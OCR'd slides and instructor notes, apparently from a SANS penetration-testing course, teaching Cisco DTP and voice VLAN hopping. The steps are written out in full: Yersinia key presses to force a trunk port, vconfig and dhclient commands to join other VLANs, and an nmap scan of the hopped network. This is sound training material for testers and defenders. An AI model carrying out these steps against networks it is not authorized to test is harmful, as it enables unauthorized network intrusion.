
Dynamic Trunking Protocol

The Dynamic Trunking Protocol (DTP) is a Cisco proprietary implementation to allow the switch to determine and negotiate the switchport state as a trunk port using IEEE 802.1Q or Inter-Switch LAN (ISL, a Cisco proprietary trunking protocol) or as an access port.

If another switch connects to a DTP port, the DTP switch will watch for the presence of 802.1Q or ISL traffic for 30 seconds. When either protocol is discovered, the DTP port will auto-configure to match the trunking configuration, sharing VLAN information with downstream switches. If no 802.1Q or ISL traffic is observed, the switch will default the port to an access port, allowing the user to connect to the default or specified VLAN.

As an attacker, if we can trick the switch into thinking our connected system is a switch using 802.1Q, then we can trick the switch into configuring the port as a trunk, passing down all VLAN traffic with similar upstream access.

DTP Traffic



dtp-traffic.dump - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: dtp
Expression... Clear Apply

```
No.  Time       Source               Destination               Protocol  Info
  35 59.644309 Cisco_93:dc:04        CDP/VTP/DTP/PAgP/UDLD     DTP       Dynamic Trunking Protocol

⊞ Frame 35: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
⊞ IEEE 802.3 Ethernet
⊞ Logical-Link Control
⊟ Dynamic Trunking Protocol
    Version: 0x01
  ⊟ Domain: corpnet-vtp
      Type: Domain (0x0001)
      Length: 16
      Domain: corpnet-vtp
  ⊟ Status: 0x04
      Type: Status (0x0002)
      Length: 5
      Status: 0x04
  ⊟ Dtptype: 0x45
      Type: Type (0x0003)
      Length: 5
      Dtptype: 0x45

0000  01 00 0c cc cc cc 00 19  06 93 dc 04 00 2d aa aa   ........ .....-..
0010  03 00 00 0c 20 04 01 00  01 00 10 63 6f 72 70 6e   .... ... ...corpn
0020  65 74 2d 76 74 70 00 00  02 00 05 04 00 03 00 05   et-vtp.. ........
0030  45 00 04 00 0a 00 19 06  93 dc 04 00               E....... ....
```

DTP Traffic

On a penetration test, this author always takes a packet capture for several minutes on the wired interface connected to the switch, starting the capture process right before plugging in. After stopping the packet capture, applying a display filter such as "dtp", as shown in this slide, will reveal the presence of DTP frames, indicating that the switch port is vulnerable to a DTP VLAN hopping attack.

Expanding the protocol header for a DTP frame will reveal several useful pieces of information, including the VLAN Trunking Protocol domain name (if configured), the status of the port, and the DTP type. The status values 2, 3, 4, and 0x81 on Cisco switches indicate that the port is configured to negotiate with the connected device as a trunk port. The DTP type value indicates that port is configured to support 802.1Q when the value is 0x45.



Yersinia

- Multi-function network attack tool
- Manipulates multiple LAN-related protocols
  - STP, CDP, DTP, HSRP, DHCP, 802.1Q, VTP, ISL
- Curses-based interface or GTK GUI
  - Recommend Curses interface
- Requires screen size of 80x25 to run in Curses mode

```
# yersinia -I
```

Yersinia


Yersinia is a multi-function network attack tool, focused on exploiting LAN protocols including spanning tree (STP), Cisco Discovery Protocol (CDP), DTP, Hot Standby Router Protocol (HSRP), Dynamic Host Configuration Protocol (DHCP), IEEE 802.1Q, VLAN Trunking Protocol (VTP), Inter-Switch LAN (ISL) and more.

Yersinia supports multiple user interfaces to deliver network attacks, including a command-line interface, a Curses-based interface, and an experimental GTK GUI interface. In this author's experience, the text-based Curses interface is the most stable interface and is recommended for all Yersinia attacks. To use Yersinia in Curses mode, a screen size of 80 columns by 25 rows is required.

To start Yersinia in Curses mode, invoke the `yersinia` command with the -I argument, as shown on this slide.

Note that there is a bug in Yersinia or the Curses library that is exhibited with VMware users. When Yersinia is started in Curses mode ("-I") in a virtual machine, many users find that they cannot get Yersinia to respond to any keystrokes, requiring that they switch to another terminal to kill Yersinia. If this happens you may wish to run Yersinia in a native OS environment, or use Yersinia in GTK mode ("yersinia -G").

DTP VLAN Attack 1



```
┌─ yersinia 0.7.1 by Slay & tomac - STP mode ──────────────[13:44:13]┐
RootId             BridgeId          Port              Iface Last seen
8001.00190693DC0┌─ Choose protocol mode ─────────────┐        08 Sep 13:44:12
                │CDP    Cisco Discovery Protocol          │
                │DHCP   Dynamic Host Configuration Protocol│
                │802.1Q IEEE 802.1Q                       │
                │802.1X IEEE 802.1X                       │
                │DTP    Dynamic Trunking Protocol         │
                │HSRP   Hot Standby Router Protocol       │
                │ISL    Inter-Switch Link Protocol        │
                │STP    Spanning Tree Protocol            │
                │VTP    VLAN Trunking Protocol            │
                │                                         │
                └─ ENTER to select  -  ESC/Q to quit ─────┘

└ Total Packets: 22 ──────── STP Packets: 3 ──────────── MAC Spoofing [X] ┘
┌─ STP Fields ──────────────────────────────────────────────────────────┐
 Source MAC 04:08:20:12:A9:75 Destination MAC 01:80:C2:00:00:00
 Id 0000 Ver 00 Type 00 Flags 00 RootId AC58.E7CD90117CAA Pathcost 00000000
 BridgeId 8423.1B231602FF08 Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F
```

TIP


1. Press **g** to select protocol mode attacks
2. Select the **DTP** protocol mode attack
3. Press **x** to open DTP attack panel
4. Press **1** to become a trunk port

DTP VLAN Attack 1

After invoking Yersinia, we can navigate to different supported protocols using function keys, or by pressing the "g" button to open the *Choose protocol mode* dialog, as shown. From the Choose protocol mode dialog, use the arrow keys to highlight the DTP protocol and press Enter.

After navigating to the DTP attack mode function, press "x" to open the DTP attack panel. Yersinia supports two attacks against DTP: Pressing 0 will allow you to specify a DTP packet based on your configuration preferences set in the "DTP Fields" section at the bottom of the Yersinia screen. Pressing 1 will send a DTP packet automatically configured to enable 802.1Q trunking on the switchport recipient. Press 1 to deliver this frame, causing the switch to recognize the connected device as a switch and allow the attacker to become a trunk port.

DTP VLAN Attack 2



```
┌─ yersinia 0.7.1 by Slay & tomac - DTP mode ──────────────────────────[13:22:13]┐
    Neighbor-ID  Sta┌─────────────────────────────────────────┐ Last seen
    0C7CE846D595 ACC│       Source MAC  00:19:06:93:DC:04     │ 10 Sep 13:14:00
    00190693DC04 TRU│  Destination MAC  01:00:0C:CC:CC:CC     │ 10 Sep 13:22:01
    0C7CE846D595 TRU│          Version  01                    │ 10 Sep 13:21:44
                    │      Neighbor-ID  00190693DC04          │
                    │           Status  84 TRUNK/AUTO         │
                    │             Type  A5 802.1Q/802.1Q      │
                    │           Domain  corpnet-vtp           │
                    │            Total  19                    │
                    │        Interface  eth0                  │
                    │                                         │
                    └──── q,ENTER: exit  Up/Down: scrolling ───┘
└──── Total Packets: 1077 ───── DTP Packets: 37 ──────── MAC Spoofing [X] ───────┘
┌─ DTP Fields ───────────────────────────────────────────────────────────────────┐
    Source MAC 0C:7C:E8:46:D5:95 Destination MAC 01:00:0C:CC:CC:CC
    Version 01 Neighbor-ID 0C7CE846D595 Status 03 Type A5
    Domain
└────────────────────────────────────────────────────────────────────────────────┘
```

TIP

After delivering the DTP message, press **5** to open a status dialog.

Here, the status indicates TRUNK/AUTO, revealing a successful attack.


SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 80

DTP VLAN Attack 2

After delivering the DTP attack, press *5* to open a status dialog for the DTP port to obtain details about the port configuration. In the example on this slide, Yersinia indicates that the port status is "84 TRUNK/AUTO", telling us the attack was successful.

Building a VLAN List

- Yersinia will track observed VLAN numbers and protocol information
  - Broadcast/multicast traffic traversing switch table
- "g" to select protocol mode, "802.1Q", Enter




Observed VLAN list

```
yersinia 0.7.1 by Slay & tomac - 802.1Q mode ─────────────────────────[14:12:59]┐
  VLAN L2Protol Src IP          Dst IP           IP Prot    Iface Last seen
  0100 PVST                                      UKN        eth0  10 Sep 14:12:58
  0200 PVST                                      UKN        eth0  10 Sep 14:12:58
  0100 PVST                                      UKN        eth0  10 Sep 14:11:32
  0200 PVST                                      UKN        eth0  10 Sep 14:12:52
  0100 ARP      10.10.100.2     10.10.100.10?    UKN        eth0  10 Sep 14:12:43
  0200 PVST                                      UKN        eth0  10 Sep 14:11:42
  0100 UKN                                       UKN        eth0  10 Sep 14:10:45
  0100 PVST                                      UKN        eth0  10 Sep 14:12:42
  0100 UKN                                       UKN        eth0  10 Sep 14:10:45
  0200 PVST                                      UKN        eth0  10 Sep 14:11:16

└─── Total Packets: 7849 ──── 802.1Q Packets: 5757 ──── MAC Spoofing [X] ────┘
```

Building a VLAN List

Yersinia will monitor network traffic observed and record information such as IP addresses, protocol information and VLAN settings. After executing the DTP attack, we can let Yersinia continue to monitor the network and build a list of accessible VLANs. To access the list of observed VLANs, addresses, and protocols (such as the example shown in this slide), press "g" to select the protocol mode selection dialog, scroll to select the 802.1Q entry and press Enter.



VLAN Participation

- Linux supports native 802.1Q VLAN support with virtual interfaces
  - Requires "8021q" kernel support and VLAN tools for the vconfig utility


```
# modprobe 8021q
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# ifconfig eth0.100
eth0.100  Link encap:Ethernet  HWaddr 00:21:86:5c:1b:0e
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:684 (684.0 B)  TX bytes:0 (0.0 B)
# vconfig rem eth0.100
```

VLAN Participation

Once we have a list of VLAN interfaces, we can easily configure a Linux host to create one or more virtual interfaces, each assigned to a specified VLAN. Supporting this configuration are the Linux VLAN tools with the *vconfig* utility, and the Linux kernel module 8021q.

First, load the kernel module 8021q with the modprobe utility as shown. Next, create a virtual interface for each desired VLAN using the vconfig utility. The vconfig utility will create a sub-interface matching the parent interface with the suffix ".100" where 100 is the specified VLAN number (e.g. eth0.100). We can configure the eth0.100 interface as any other interface, removing it with the "vconfig rem eth0.100" command.

Note that the vconfig utility does not attempt to validate that you have specified the correct VLAN number; vconfig will create a VLAN sub-interface with any VLAN number you specify, encapsulating the traffic with the appropriate 802.1Q header. Also, there is no Linux support for the proprietary Cisco ISL protocol.



VLAN Hopping – 802.1Q Trunk

```
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.100
DHCPOFFER of 10.10.100.3 from 10.10.100.1
bound to 10.10.100.3 -- renewal in 39377 seconds.
# dhclient eth0.200
DHCPOFFER of 10.10.200.3 from 10.10.200.1
bound to 10.10.200.3 -- renewal in 39022 seconds.
# nmap -sS -F -p 10.10.200.1

Interesting ports on 10.10.200.1:
Not shown: 98 closed ports
PORT   STATE SERVICE
23/tcp open  telnet
80/tcp open  http
MAC Address: 00:19:06:93:DC:42 (Cisco Systems)
```


VLAN Hopping – 802.1Q Trunk

The examples on this slide demonstrate how an attacker can leverage access to a DTP port to hop through multiple VLANs on a connected interface. The virtual interfaces can be used indirectly with Linux bridging (where traffic destined for the 10.10.200.0/24 network is naturally bridged through that connected interface, such as in the Nmap example shown on this slide). Additional routes will require manual configuration, where we can manually specify routes through interfaces by choosing one virtual interface or another as the default gateway, as shown below (where all traffic will be routed through the eth0.200 interface, unless another interface exists that is directly connected to the target network):

```
# route add -net 0.0.0.0/0 eth0.200
```

DTP Attacks

"Isn't this so ... CVE-1999-1129? It's almost 20 years later!"


XEN SERVER
Management IP (10.217.145.80)
eth0
New Network (VLAN 181)
eth1
WinSrv2003 VM (10.217.145.25)
[Network]
Port 4
Port 9 - Trunk
Tagged Traffic
[Switch Config for Port 4 & 9]
Fig. 1
Output of 'brctl show' for the following configuration
VLAN 181 Bridge over eth1
Fig. 2

```
bridge name     bridge id               STP enabled     interfaces
xapi1           0000.[illegible]        no              vif4.0
                                                        eth1.181
xenbr0          0000.[illegible]        no              eth0
xenbr1          0000.[illegible]        no              eth1
```

Citrix KB Article CTX123489

Virtualization products rely on trunk access to map physical switch VLANs to virtual switch VLANs.

```
interface FastEthernet0/9
 switchport mode trunk
 no ip address
```


DTP Attacks

If you've been working in networking for a while, you may be wondering to yourself: "This DTP attack stuff is so 1999!" You're right, but we're seeing a reemergence of network ports and systems exposed to this vulnerability, particularly in environments where virtualization is used.

Virtualization platforms often leverage a virtual switch product to assign VLANs to different VM guests, and to build software-defined networks (SDNs). Since the virtualization host needs to have trunk access to the physical switch to bridge multiple VLANs, vendors recommend that administrators deploy the network for trunk port access.

The graphic shown on this page was retrieved in late 2016 from the Citrix support site (http://support.citrix.com/article/CTX123489). The article recommends that administrators configure Cisco switch ports using `switchport mode trunk`, the exact configuration that makes the host system vulnerable to DTP attacks. Also in 2016, Ronny Bull and fellow researchers from Clarkson University and Utica College presented findings disclosing that virtualized hosts that send DTP messages (using Yersinia or other tools) can also reconfigure the host switch port to enter DTP mode, exposing multiple VLANs to the guest virtual machine.

(https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Bull-Matthews-Trumbull-VLAN-Hopping-ARP-MITM-in-Virtualized-UPDATED.pdf)



Voice VLAN Hopping

- Cisco switches accommodate a special "voice VLAN" feature
  - VoIP phone plugs into switch, PC plugs into VoIP phone
  - Switch must trunk two VLANs
- Attacker can identify VLAN used for voice through CDP traffic
- Despite port configured as access, attacker can create 802.1Q trunk
  - Access to voice VLAN

```
interface FastEthernet0/2
 switchport access vlan 100
 switchport mode access
 switchport voice vlan 200
```

